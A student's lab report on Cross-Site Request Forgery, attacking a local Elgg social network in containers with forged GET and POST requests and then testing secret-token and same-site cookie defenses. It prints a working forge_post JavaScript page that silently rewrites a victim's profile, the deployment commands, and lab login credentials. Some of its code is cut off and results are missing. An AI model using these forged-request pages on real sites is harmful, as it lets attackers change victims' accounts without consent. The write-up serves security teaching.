CSC 223

Title and Experiment #	Lab 3: Cross Site Request Forge Attacks
Name	Gianna Galard
Date Performed	15-Oct-22
Date Submitted	15-Oct-22

The student pledges this work to be their own *Gianna Galard*

Overview:


The objective of this lab is to help students understand the Cross-Site Request Forgery (CSRF) attack. A CSRF attack involves a victim user, a trusted site, and a malicious site. The victim user holds an active session with a trusted site while visiting a malicious site. The malicious site injects an HTTP request for the trusted site into the victim user session, causing damages.

In this lab, students will be attacking a social networking web application using the CSRF attack. The open-source social networking application is called Elgg, which has already been installed in our VM. Elgg has countermeasures against CSRF, but we have turned them off for the purpose of this lab. This lab covers the following topics:

• Cross-Site Request Forgery attack
• CSRF countermeasures: Secret token and Same-site cookie
• HTTP GET and POST requests
• JavaScript and Ajax

Lab Environment Setup:

- Launched the Virtual Machine



- Downloaded and used Labsetup as shared folder between Linux VM and Host PC

- Ran the following commands in the following order in terminal:
  - **dcbuild** to build the container
  - **dcup** to start the container
  - **dockps** to view the id's of the containers:

```
seed@VM: ~/...
seed@VM: ~/.../Labsetup
[10/15/22]seed@VM:~/.../Labsetup$ dockps
3c26d8619e17  attacker-10.9.0.105
e2d134ce6752  elgg-10.9.0.5
08f2614c56bb  mysql-10.9.0.6
[10/15/22]seed@VM:~/.../Labsetup$
```

- Added DNS configuration in **/etc/hosts/**


```
[10/15/22]seed@VM:~/.../Labsetup$ sudo gedit /etc/hosts
```

```
# For CSRF Lab
#seed 1.0
10.9.0.5        www.csrflabelgg.com
10.9.0.5        www.csrflab-defense.com
10.9.0.105      www.csrflab-attacker.com
#seed2.0
10.9.0.5        www.seed-server.com
10.9.0.5        www.example32.com
10.9.0.105      www.attacker32.com
```

Lab Tasks: Attacks:

Task 1: Observing HTTP Request

I first navigated to www.seed-server.com, opened HTTP Header Live, and logged into Alice's account. After logging in, the generated token is shown on the HTTP Header Live Main window, where both the username **alice** and password **seedalice** are visible. With this, we can also view the post request that shows information such as the cookie, which also passes in the username and password parameters.



Task 2: CSRF Attack using GET Request


I first navigated to www.attacker32.com, which greets you with this home page:

However, when you click the hyperlinked text for **Add-Friend Attack**, it appears that the link is broken:

After looking further into the **Add-Friend Attack** page source, the src field is empty.

```
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="" alt="image" width="1" height="1" />
</body>
</html>
```

We would have to modify that to add a GET request with the target's GUID to fix this. To retrieve Alice's GUID, I logged into Samy's account and then navigated to Alice's profile. Once there, I opened HTTP Header Live to record the GET request and added Alice to Samy's friend list.




According to the information shown in the HTTP Header Live Main window, Alice's GUID is **56**. Then, I navigated to Samy's profile and viewed the page source:


lgg_ts":1665878646,"__elgg_token":"C-C9H1tukq6EBMwLSgu5Nw"}},"session":{"user":{"guid":59,"type":"user",":
1587931381/default/jquery-ui.js"></script><script src="http://www.seed-server.com/cache/1587931381/defaul

From here, we could see that Samy's GUID is **59**.

Next, I logged back into Alice's account and looked at her friend list, which was empty:




To edit the SRC in the **Add-Friend Attack**, we need to navigate to addfriend.html, then drag it into a text editor to modify it. After copying the GET request, we replace Alice's GUID with Sammy's GUID. That way, Sammy will get added to Alice's account without her accepting the request.



I then added this to the attacker html by running the command:


```
[10/15/22]seed@VM:~/.../attacker$ docker cp addfriend.html 3c26d8619e17:/var/www/attacker/
```

The only way for this attack to work is if Alice is in an active session and clicks on the attacker's link. After clicking on the link while logged into Alice's account, we can see that Samy is now on her friends list.




Task 3: CSRF Attack using POST Request

First, I logged into Samy's account, navigated to their profile, and then went to edit profile. Then, I added "**Samy is my hero.**" to the **About me** and **Brief description** text boxes. Before submitting by clicking the save button, I opened HTTP Header Live to record the post request.



After submitting, it is shown that the POST request was made along with the information needed to fill in the blanks in editprofile.html.





```html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my hero.'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my hero.'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
```


I then added this to the attacker html by running the command:

```
[10/15/22]seed@VM:~/.../attacker$ docker cp editprofile.html 3c26d8619e17:/var/www/attacker/
```

Next, I logged back into Alice's account and looked at her profile, which was empty:



After clicking the **Edit-Profile Attack** link, "**Samy is my hero.**" is now displayed on Alice's profile



Question 1: The forged HTTP request needs Alice's user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Boby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Boby can solve this problem.

- Boby can solve this problem by sending Alice a friend request. By using HTTP Header Live, they could record the GET request and see the target's GUID.


Question 2: If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.

- This would not be possible without the target's GUID. Since he doesn't know has been visiting his web page, he will not know who to direct this attack to. Furthermore, he would not be able to modify the victim's profile.


Lab Tasks: Defense:

Task 4: Enabling Elgg's Countermeasure

The **Add-Friend Attack** no longer works after commenting out the return statement, moreover another website could no longer access the tokens.



I then navigated to **www.example32.com** where I'm greeted with this screen:



There are three cookies: normal, lax, and strict. Lax allows the cookie to be sent on some cross-site requests, whereas strict never allows the cookie to be sent on a cross-site request. If this samesite attribute is present, and its value is Strict, the browser will not be sent along with cross-site requests.

Experiment A:


Sending Get Request

Sending Post Request

Experiment B:

Sending Get Request

Sending Post Request



To better defend Elgg against CSRF attacks, we could utilize the samesite attribute that way we could control how cookies are submitted in cross site requests.